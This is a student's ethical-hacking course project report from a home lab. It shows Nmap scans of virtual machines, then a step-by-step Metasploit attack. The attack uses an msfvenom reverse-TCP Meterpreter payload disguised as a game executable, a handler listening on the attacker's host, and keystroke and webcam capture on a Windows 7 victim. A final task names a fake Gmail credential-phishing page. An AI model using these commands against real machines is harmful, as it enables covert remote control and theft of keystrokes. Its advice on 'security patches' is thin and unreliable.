

# MAJOR PROJECT

CHANAKYA.G

---

## **Task 1:**

**Perform Scanning Module by using Nmap tool (Download from Internet) and scan kalilinux and Windows 7 machine and find the open/closed ports and services running on machine Hacker**

**Machine : Windows 10**


**Victim machine : Kali Linux and Windows 7**

**Solution:**

**Steps to Follow:**


1. Run the "Nmap – Zenmap" GUI program.

(in Hacker Machine Window 10)



2. Find ip of your victim machine using ipconfig/ifconfig in Command Terminal.

(Victim-win 7)




(Victim-kali)


```
Applications Places Terminal
zsh: corrupt history file /home/vinay/.zsh_history
(vinay@vinay)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.108.175 netmask 255.255.255.0 broadcast 192.168.108.255
    inet6 2409:4042:50c:c204:b732:c5df:bfb5:3848 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a00:27ff:fee1:faa5 prefixlen 64 scopeid 0x20<link>
    inet6 2409:4042:50c:c204:a00:27ff:fee1:faa5 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:e1:fa:a5 txqueuelen 1000 (Ethernet)
    RX packets 34 bytes 3132 (3.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 37 bytes 3285 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. Enter in the target for your scan with method of scan and click on scan.

**(For victim-win 7)**



**(Victim-kali)**



#### **4. Read your results**

**(Victim-win 7)**

**Scan Report:-**

Zenmap

Scan Tools Profile Help

Target: 192.168.108.108 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.108.108

Hosts Services

OS Host

192.168.108.108

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 192.168.108.108

```

Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating ARP Ping Scan at 15:51
Scanning 192.168.108.108 [1 port]
Completed ARP Ping Scan at 15:51, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:51
Completed Parallel DNS resolution of 1 host. at 15:51, 0.07s elapsed
Initiating SYN Stealth Scan at 15:51
Scanning 192.168.108.108 [1000 ports]
Completed SYN Stealth Scan at 15:51, 25.38s elapsed (1000 total ports)
Initiating Service scan at 15:51
Initiating OS detection (try #1) against 192.168.108.108
Retrying OS detection (try #2) against 192.168.108.108
NSE: Script scanning 192.168.108.108.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Nmap scan report for 192.168.108.108
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.108.108 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:D5:2E:3A (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.00 ms 192.168.108.108


NSE: Script Post-scanning.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 29.32 seconds
Raw packets sent: 2049 (94.700KB) | Rcvd: 1 (28B)

```

Filter Hosts

Windows taskbar: Type here to search, Network, Task View, Edge, File Explorer, Zenmap

**Open Ports:-**



(for victim-kali)

## Scan Report:-


The screenshot shows the Zenmap application window. The 'Target' field is set to '192.168.108.175' and the 'Command' is 'nmap -T4 -A -v 192.168.108.175'. The 'Hosts' tab is selected, showing a list of hosts (currently empty). The 'Nmap Output' tab is also visible, displaying the following text:

```
nmap -T4 -A -v 192.168.108.175

Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 16:46 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
setup_target: failed to determine route to 192.168.108.175
NSE: Script Post-scanning.
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
Initiating NSE at 16:46
Completed NSE at 16:46, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.00 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

The Windows taskbar is visible at the bottom of the screen.

## Open Ports:



**Result:** In both victim (Windows 7 and Kali Linux) no open ports where found.

---



## Task 2:


Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows 10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7

### Solution:

1. First start terminal of kali as root and execute following command  
: msfvenom -p windows/meterpreter/reverse\_tcp -a x86 --platform windows LHOST=192.168.15.52 LPORT=4444 -f exe -o gtav.exe



```
root@vinay: /home/vinay/Desktop
zsh: corrupt history file /home/vinay/.zsh_history
(vinay@vinay)-[~/Desktop]
$ sudo su
(root@vinay)-[~/home/vinay/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=192.168.15.52 LPORT=4444 -f exe -o gtav.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: gtav.exe
(root@vinay)-[~/home/vinay/Desktop]
#
```

With this file will be created at location mentioned

2. Open console of msf

```
[sudo] password for vinay.  
(root@vinay)-[/home/vinay/Desktop]  
# msfconsole
```

### 3. Fill multihandler commands

```
root@vinay: /home/vinay/Desktop  
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.15.52  
lhost => 192.168.15.52  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 192.168.15.52:4444  
msf6 exploit(multi/handler) >
```

### 4. Execute application in windows 7

Then it will show 1 opened session in kali

```
root@vinay: /home/vinay/Desktop  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.15.52  
lhost => 192.168.15.52  
msf6 exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 192.168.15.52:4444  
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.15.108  
[*] Meterpreter session 1 opened (192.168.15.52:4444 -> 192.168.15.108:49236) at 2022-05-16 17:01:43 +0530  
msf6 exploit(multi/handler) >
```

Open that session by **session -l**

```
root@vinay: /home/vinay/Desktop  
[*] Meterpreter session 1 opened (192.168.15.52:4444 -> 192.168.15.108:49236) at 2022-05-16 17:01:43 +0530  
msf6 exploit(multi/handler) > sessions -l  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows victim-7-PC\victim-7 @ VICTIM-7-PC	192.168.15.52:4444 -> 192.168.15.108:49236 (192.168.15.108)

```
msf6 exploit(multi/handler) >
```

## 5. Connect to victim session

```
msf6 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > 
```

Now we are successfully connected to victim

- **Getting the keystrokes / screenshots / Webcam**
  - For system info

```
meterpreter > sysinfo  
Computer      : VICTIM-7-PC  
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x86  
System Language : en_IN  
Domain       : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows  
meterpreter > 
```

- **For Webcam**

```
meterpreter > webcam_list  
[-] 1112: Operation failed: 1411  
meterpreter > 
```


As my laptop does not have camera it is giving error

If your victim have camera in it with this command will list all camera's

-then to take picture with camera use webcam\_snap



-then for video feed webcam\_stream

○ For keystroke



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
notepad<CR>
i <Shift>am in windows 7 now<CR>
ha ha hake<^H><^H>
```

- For screenshot




Like that we can do many things with victim machine



## Security patch to avoid these type of attacks:

Start command prompt in victim machine and run netstat



And disable unwanted process

- Do not click on random links
- Do not use pirated software



### Task 3:


Use SET Tool and create a fake Gmail page and try to capture the credentials in command line

Hacker Machine : Kali Linux

